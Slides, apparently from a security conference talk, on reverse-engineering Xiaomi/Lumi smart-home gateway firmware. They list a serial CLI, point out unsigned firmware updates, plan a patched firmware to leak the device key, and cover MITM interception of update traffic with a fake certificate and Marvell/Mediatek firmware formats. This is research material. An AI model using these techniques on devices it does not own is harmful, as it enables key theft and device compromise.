
CLI via Serial

- help
- system-conf
- echo <on/off>
- psm-get <module> <variable>
- psm-set <module> <variable> <value>
- psm-delete <module> <variable>
- psm-erase
- psm-dump
- miio-test (enter factory mode)
- ver app version
- LED01 LED RED ON
- LED11 LED Green ON
- LED21 LED BLUE ON
- LED3 LED white ON
- LED00 LED OFF
- LUMEN illumination value
- speaker
- removezigbee
- cmd_chk_zig
- m_play m_play m_3
- start_zigbee
- erase_zigbee_psm
- clear_zigbee_all
- test_zigbee_rf test_zigbee_rf 26
- set_sn set_sn sn123456
- set_hd_ver set_hd_ver ver123
- get_sn
- get_hd_ver
- toggle_print
- wifi
- set_led_mode
- cali_temp cali_temp 25
- get_zig_temp get_zig_temp
- get_net_stat get_net_stat
- test_flash test_flash
- exit_factory exit_factory
- get_acomp get_acomp
- get_reg get_reg
- set_reg set_reg
- set_sale_mode set_sale_mode
- get_sale_mode get_sale_mode
- reset_lumi_bind reset_lumi_bind
- reboot
- restore
- updatefw <http_url>
- updatewififw <http_url>
- pp print partition info
- pv print version
- fatfs-ls
- fatfs-rename
- fatfs-delfs
- fatfs-mkfs
- sound-play <filename>
- fm <3:KEY_PAUSE;4:KEY_PREV;5:KEY_NEXT>

Acquiring the Key

- Can we get the Key **without** a hardware attack?
- Firmware updates are **not signed**…

Lets create **a modified firmware** which gives us the key automatically!




✓ **No** hardware access needed

✗ The lightbulb runs a bare-metal OS
=> we need to **patch the binary**

BINARY PATCHING

Goals

- Modify **program flow**
- **Add** additional **code**
- Use **existing functions**



Why can it be hard?

- **Overwrite** branch instructions
  New Address = Value of PC + Offset (on ARM)
- Write new code in **assembly**
- Model **address space** (RAM / ROM / free space)
- Call **existing functions**
- Handle **different** firmware **versions** and **devices**

https://github.com/seemoo-lab/nexmon

nexmon


SEEMOO
SECURE MOBILE NETWORKING

- Developed by Daniel Wegemer and Matthias Schulz @ SEEMOO
- C-based Firmware Binary Patching Framework
- Supports ARM Cortex-A and ARM Cortex-M binaries
- Main Use case: Modification of FullMAC Wi-Fi Firmware
  - Broadcom
    - Raspberry Pi 3 (bcm43430a1 Wi-Fi chip)
    - Nexus 5 (bcm4339 Wi-Fi chip)
  - Cypress
- Our Use case: Modification of IoT Firmware

https://github.com/seemoo-lab/nexmon

nexmon

- Contains:
  - Makefiles
  - Scripts
  - GCC plugin



https://github.com/seemoo-lab/nexmon
https://dl.acm.org/citation.cfm?id=3131476

Nexmon requirements

You need to:

- ❑ Have the Firmware/Binary
- ❑ Know memory layout
- ❑ Have free space on flash for patch
- ❑ Know function names and signatures

Step 1:

RETRIEVING THE FIRMWARE


VER. 1.4.1_156.0143 FOR LUMI.GATEWAY.V3

How to get the Firmware?

- Dumping SPI Flash memory
  - JTAG, SWD or desolder Flash
  - Helpful tool: Raspberry Pi with OpenOCD and flashrom
- Intercepting traffic while Firmware Update
  - It is advised to actually block the Update
    - Sneaky: If DNS fails then direct IP is used
  - If SSL is used: so far a fake certificate worked ☺
  - Goal: Retrieve special URL for Firmware update

Firmware downloads

- Filenames not easy guessable
- CDN is using URL authentication



Step 2:

PARSING THE FIRMWARE

Firmware Format

- In most cases: proprietary Format
  - Difficult to load into IDA Pro
  - Segments, Entry Point unknown
- Goal: Convert Firmware to ELF file
  - Requires understanding of Format
  - Idea: Get SDK and compile sample Firmware
    - e.g. publicly available SDK from Marvell

https://github.com/marvell-iot/marvell-iot.github.io

Binary Format for Marvell MW30x

- SDK creates ELF format
- Tool „afx2firmware“ converts it to binary format

Byte	0-3	4-7	8-11	12-15	16-19
	Magic	**Magic**	**Timestamp**	**# of segments**	**entry address**
0x00000000	4D 52 56 4C	7B F1 9C 2E	FF BE A8 59	03 00 00 00	19 37 00 1F
	"MRVL"				0x1f003719
	segment magic	**offset in file**	**size of segment**	**mem addr**	**checksum**
0x00000014	02 00 00 00	C8 00 00 00	50 36 00 00	00 00 10 00	20 C8 51 7D
		0xc8	0x3650	0x100000	
	segment magic	**offset in file**	**size of segment**	**mem addr**	**checksum**
0x00000028	02 00 00 00	18 37 00 00	28 15 08 00	18 37 00 1F	0A 11 25 85
		0x3718	0x81528	0x1f003718	
	segment magic	**offset in file**	**size of segment**	**mem addr**	**checksum**
0x0000003C	02 00 00 00	40 4C 08 00	54 19 00 00	40 00 00 20	FB 5F ED 39
		0x84c40	0x1954	0x20000040	

We have Python tools for that

Bin -> ELF


ELF -> Bin

Binary Format for Mediatek

- Mediatek Segments: lzma-compressed

Byte	0-3	4-7	8-11	12-15	16-19
0x00000000	**Magic**	**# of Segments**	**Offset in File**	**mem addr**	**Size of segment**
	4D 4D 4D 00	03 00 00 00	C8 00 00 00	00 00 10 00	50 36 00 00
	„MMM"		0xc8	0x100000	0x3650
…	…				
0x00000080	…		**SHA-1 Checksum…**		
0x00000090	**…SHA-1 Checksum**				**Segment data**
					…

Workflow Marvell




Parsing Sections

```
~/defcon-demo$ python megaparser.py 063df95bd538a9cfa22c7c86642cf11e_upd_lumi.gateway.v3.bin
582036 bytes
Magic: MRVL
Builddate: 2018-07-08 23:21:55
Sections: 3
Startaddress: 0x1f003769
+ Section 1
  Magic: 02000000
  Offset: 0xc8
  Size of Section: 13984 (0x36a0)
  Memaddr: 0x100000
  Checksum?: c4679897
+ Section 2
  Magic: 02000000
  Offset: 0x3768
  Size of Section: 560816 (0x88eb0)
  Memaddr: 0x1f003768
  Checksum?: 166746fb
+ Section 3
  Magic: 02000000
  Offset: 0x8c618
  Size of Section: 7036 (0x1b7c)
  Memaddr: 0x20000040
  Checksum?: fddb2c3f
```

